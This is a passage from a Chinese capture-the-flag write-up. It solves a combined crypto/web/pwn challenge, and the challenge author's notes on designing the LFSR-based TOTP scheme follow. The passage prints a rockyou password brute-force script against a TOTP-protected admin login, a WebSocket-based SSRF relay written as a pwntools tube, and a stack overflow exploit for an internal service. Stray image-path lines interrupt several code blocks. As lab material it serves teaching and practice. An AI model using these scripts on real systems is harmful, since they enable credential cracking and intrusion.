zgbcEC7IuuZrTJajsnYfrwvkCjfQK/bnIgSbRf5c0nEMeNmvr4Q0mpKes4f/TS0c
JQIDAQAB
-----END PUBLIC KEY-----''')

cipher = PKCS1_v1_5.new(pubkey)
totp = myTOTP('00702331001055008083076 4')

def crack():

    s = requests.Session()


    response = s.get('http://localhost:5000/@dm1n/Pa9e/7hat/n06ody/knovvs')

    nonce = re.findall(r'<input type="hidden" id="nonce" value="([a-f0-9]{32})">', response.text)[0]
    result = None
    while True:
        pwd = yield result
        json = s.post('http://localhost:5000/@dm1n/Pa9e/7hat/n06ody/knovvs', data={
            'encrypted': base64.b64encode(cipher.encrypt(f'{nonce}|{pwd}'.encode())),
            'totp': totp()
        }).json()
        print(json)
        if json['status'] == 'ok':
            result = True
        else:
            nonce = json['nonce']
            result = False

cracker = crack()
cracker.send(None)
for i, pwd in enumerate(open('D:/PiYuanZhouLv/rockyou.txt')):
    pwd = pwd.strip()
    print(i, pwd)
    if cracker.send(pwd):
```

```
        print("THE PASSWORD IS", pwd)
        exit()
```

过了一会，得出密码为monkey1，然后我们就可以通过提供的TOTP App、求解的TOTP secret和爆破出来的password登录管理页面了




~~350234（幻视~~




面板里有两个工具：

第一个是容器列表，提示我们去第一个容器寻找flag，试试“浏览文件”



发现一个大大的flag，点开试试




果然没有那么简单，再看看，发现了一个`pwn-challenge`，估计是要SSRF到内部机进行pwn，先把附件下下来再说

另一个容器也可以看看，没有什么有用的

第二个工具是在线Burp Suite，试着发送，可以出网访问到httpbin（当然，实际赛题可能无法出网）



往内网的文件浏览服务器发送试试



可以访问

通过F12，我们可以看到，浏览文件和BurpSuite功能都是调用了后端的API，并且都能通内网，都有SSRF的可能，但是BurpSuite发送的是raw TCP，更低级，用来做pwn的时候正好就需要raw TCP，所以我们使用burp API作为SSRF跳板

下面分析burp API

通过查看源码或者分析WebSocket流量，我们可以得出：

- 通过`ws://localhost:5000/api/burp`连接WebSocket
- 建立连接后先发送配置`{"host":目标地址,"port":目标端口,"timeout":超时时间,"max_size":最大限制（-1为不设限）}`
- 随后发送`{"action": "data", "data": "base64编码的raw TCP数据"}`
- 收到的数据格式是`{"type": "data", "data": "base64编码的raw TCP回复"}`

★Web部分到此结束★

PWN部分

pwn要解决的第一个问题是如何连接靶机，我们有了SSRF路由，但是我们平时使用的pwntools是运行在TCP网络上的，无法直接通过我们的自定义WebSocket流量转发，我们需要在本地写一个“适配器”，让pwntools的流量通过适配器转发到WebSocket上再转发到内网

一个很简单的想法是写一个python脚本，从stdin读取数据，包装后转发到WebSocket上，同时获得的数据解包后从stdout输出，pwntools的连接方式从`connect/remote`改为`process(['python', './adapter.py'])`

这是行得通的，如果你询问AI的话，他可能会告诉你，可以自定义一种传输方式，继承`pwnlib.tubes.tube.tube`，实现其中的`recv_raw`、`send_raw`、`can_recv_raw`方法就可以像操作connect/remote一样使用自定义的tube了，下面给出D老师写的tube

```
from pwnlib.tubes.tube import tube
import websocket
import json
import base64
import threading
import time
```

```python
class BurpTube(tube):
    def __init__(self, burp_url, target_host, target_port, cookie=None, timeout=10, max_size=-1):
        """
        :param burp_url: WebSocket 服务地址，如 ws://127.0.0.1:8080/
        :param target_host: 目标主机
        :param target_port: 目标端口
        :param cookie: 可选的 Cookie 字符串
        :param timeout: 默认超时（秒）
        :param max_size: 传输最大尺寸限制
        """
        super().__init__(timeout)
        self.burp_url = burp_url
        self.target_host = target_host
        self.target_port = target_port
        self.cookie = cookie
        self.max_size = max_size

        # 同步对象
        self._lock = threading.Lock()
        self._cache_cond = threading.Condition(self._lock)   # 使用同一把锁
        self._cache = bytearray()          # 接收数据缓存
        self._closed = False               # 连接状态
        self.ws = None
        self._recv_thread = None

        self._connect()
        self._recv_thread = threading.Thread(target=self._recv_loop, daemon=True)
        self._recv_thread.start()

    def _connect(self):
        """建立 WebSocket 连接并发送配置"""
        self.ws = websocket.WebSocket()
        headers = {"Cookie": self.cookie} if self.cookie else {}
        self.ws.connect(self.burp_url, header=headers)
        config = {
            "host": self.target_host,
            "port": self.target_port,
            "timeout": self.timeout,
            "max_size": self.max_size
        }
        self.ws.send(json.dumps(config))

    def _recv_loop(self):
        """后台接收线程，将原始数据放入缓存"""
        while not self._closed:
            try:
                msg = self.ws.recv()
                if msg is None:
                    break
                obj = json.loads(msg)
                if obj.get('type') == 'data':
                    raw = base64.b64decode(obj['data'])
                    with self._cache_cond:
                        self._cache.extend(raw)
                        self._cache_cond.notify_all()
                elif obj.get('type') in ('close', 'error'):
                    break
            except Exception:
                break
        # 连接断开，标记关闭并唤醒所有等待者
        with self._cache_cond:
            self._closed = True
            self._cache_cond.notify_all()
```

```
    # ---------- 必须实现的 tube 方法 ----------

    def recv_raw(self, n):
        """
        接收最多 n 字节。
        若缓存中有数据，优先返回；若缓存为空且连接已关闭，抛出 EOFError；
        若超时，返回已收到的数据（可能少于 n）。
        """
        if n <= 0:
            return b''

        with self._cache_cond:
            # 如果连接已关闭且缓存空，直接报错
            if self._closed and len(self._cache) == 0:
                raise EOFError("Connection closed")

            deadline = self.timeout and time.time() + self.timeout
            result = bytearray()

            while len(result) < n:
                # 1. 先取缓存中的数据
                if self._cache:
                    take = min(n - len(result), len(self._cache))
                    result.extend(self._cache[:take])
                    del self._cache[:take]
                    if len(result) == n:
                        return bytes(result)

                # 2. 缓存已空，检查连接状态
                if self._closed:
                    raise EOFError("Connection closed during recv")

                # 3. 计算剩余超时
                if deadline is not None:
                    remaining = deadline - time.time()
                    if remaining <= 0:
                        break          # 超时返回已有数据
                else:
                    remaining = None

                # 4. 等待新数据或超时
                self._cache_cond.wait(timeout=remaining)

            return bytes(result)

    def send_raw(self, data):
        """发送原始数据，连接关闭时抛出 EOFError"""
        if not data:
            return
        with self._lock:
            if self._closed:
                raise EOFError("Connection closed")
            b64_data = base64.b64encode(data).decode('ascii')
            frame = {"action": "data", "data": b64_data}
            self.ws.send(json.dumps(frame))

    def can_recv_raw(self, timeout):
        """
        检查在指定超时内是否有数据可读（不消费数据）。
        返回 True/False。
        """
        with self._cache_cond:
            if self._cache:
```

```
                return True
            if self._closed:
                return False

            if timeout is None:
                # 无限等待直到有数据或关闭
                while not self._cache and not self._closed:
                    self._cache_cond.wait()
                return bool(self._cache)
            else:
                end = time.time() + timeout
                while not self._cache and not self._closed:
                    remaining = end - time.time()
                    if remaining <= 0:
                        break
                    self._cache_cond.wait(timeout=remaining)
                return bool(self._cache)

    def close(self):
        """关闭连接，释放资源"""
        with self._lock:
            if self._closed:
                return
            self._closed = True
            if self.ws:
                try:
                    self.ws.close()
                except:
                    pass
        # 唤醒所有可能阻塞在 recv_raw 或 can_recv_raw 的线程
        with self._cache_cond:
            self._cache_cond.notify_all()
        # 等待接收线程结束（可选）
        if self._recv_thread and self._recv_thread.is_alive():
            self._recv_thread.join(timeout=1)
```

使用示例（连接echo-server）

```
from pwn import *
from burptube import BurpTube

# 连接到 Burp 代理
burp_url = "ws://172.27.112.1:5000/api/burp"
target_host = "172.20.0.11"
target_port = 8888


context(log_level='debug')

# 创建 tube
p = BurpTube(burp_url, target_host, target_port, timeout=0.1,
cookie="session=eyJsb2dnZWRfaW4iOnRydWV9.ajb6Pw.6EK7C6ROClcD0TQ3t_C0Tj_v4c8")
# cookie记得换成登录成功后的，如果没有返回数据，timeout可以适当增大

# 现在你可以像使用 remote 一样使用 p
p.sendline(b"hello!")
print(p.recvline())   # 输出 b'hello\n'

# 或者 interactive 模式（模拟 pwntools 的交互）
p.interactive()
```

第二个问题是pwn靶机的哪个端口是通向pwn-challenge的，这个可以从浏览文件的start.sh看到



如图，socat监听的是TCP 1337端口

最后就是正常的pwn啦~

丢进IDA里，发现是最简单的无限溢出，有现成后门，保护几乎没开，直接上exp

```
from pwn import *
from burptube import BurpTube

# 连接到 Burp 代理
burp_url = "ws://172.27.112.1:5000/api/burp"
target_host = "172.20.0.10"
target_port = 1337
cookie = "session=eyJsb2dnZWRfaW4iOnRydWV9.ajb6Pw.6EK7C6ROClcD0TQ3t_C0Tj_v4c8"


context(log_level='debug')

io = BurpTube(burp_url, target_host, target_port, timeout=0.1, cookie=cookie)

io.sendlineafter(b'? ', b'A'*(128+8) + p64(0x40101a) + p64(0x401196))

io.interactive()
```

~~运气非常不好，还要补一个ret对齐栈（~~



★PWN部分结束★

★★★题目结束★★★

出题人视角

出这题花了我不少灵感点，也和D老师大战了三百多个回合

首先是Crypto的myTOTP，是想考察LFSR，结合TOTP的情景，但是给定seed求mask早就做烂了，就加上了secret=head+mask的设定，虽然产生了二次项，但是可以通过巧妙的方法消去二次项，重新回到线性方程组，非常优雅，就这么定了！

```
import random
import time as timeModule


def mulSumMod(a, b, n):
    return sum(x * y for x, y in zip(a, b)) % n

def matMulMod(A, b, n):
    return [mulSumMod(a, b, n) for a in A]


class LFSR:
    def __init__(self, seed, mask, mod=10):
        self.length = min(len(seed), len(mask))
        self.seed = seed[:self.length]
        self.mask = mask[:self.length]
        self.mod = mod

    def __call__(self):
        self.seed = self.seed[1:] + [mulSumMod(self.seed, self.mask, self.mod)]
        return self.seed[-1]

    def genN(self, n):
        return [self() for _ in range(n)]


class myTOTP:


    def __init__(self, secret=None):
        if not secret:
            secret = ''.join(random.choices('1234567890', k=24))
        self.secret = list(map(int, str(secret).rjust(24, '0')))[-24:]

    def __call__(self, time=None):
        if not time:
            time = timeModule.time()
        window = int(time) // 30
        obfuscated = (window * 123456789) % 100000000
        timestamp = list(map(int, str(obfuscated).zfill(8)))
        head = self.secret[:8]
        mask = self.secret[8:]
        gen = LFSR(head + timestamp, mask)
        return ''.join(map(str, gen.genN(6)))

    def verify(self, code, time=None):
        return code == self(time)

    def looseVerify(self, code, time=None):
        if not time:
            time = timeModule.time()
        return any(self.verify(code, time + delta) for delta in [-30, 0, 30])
```

而且一开始我是算的要leak 9组左右数据，但后面写WP的时候仔细推了一遍，才发现其实4组就差不多了




```python
if __name__ == '__main__':
    import matplotlib.pyplot as plt
    import itertools

    plt.rcParams['font.sans-serif'] = ['SimHei']
    plt.rcParams['axes.unicode_minus'] = False

    def test_equivalence(secret1, secret2, num_tests=10):
        totp1 = myTOTP(secret1)
        totp2 = myTOTP(secret2)
        base = int(timeModule.time()) + 10000
        times = [base + i * 31 + random.randint(0, 10) for i in range(num_tests)]
        for t in times:
            if totp1(t) != totp2(t):
                return False
        return True

    max_samples = 15          # 训练样本数范围：2~20
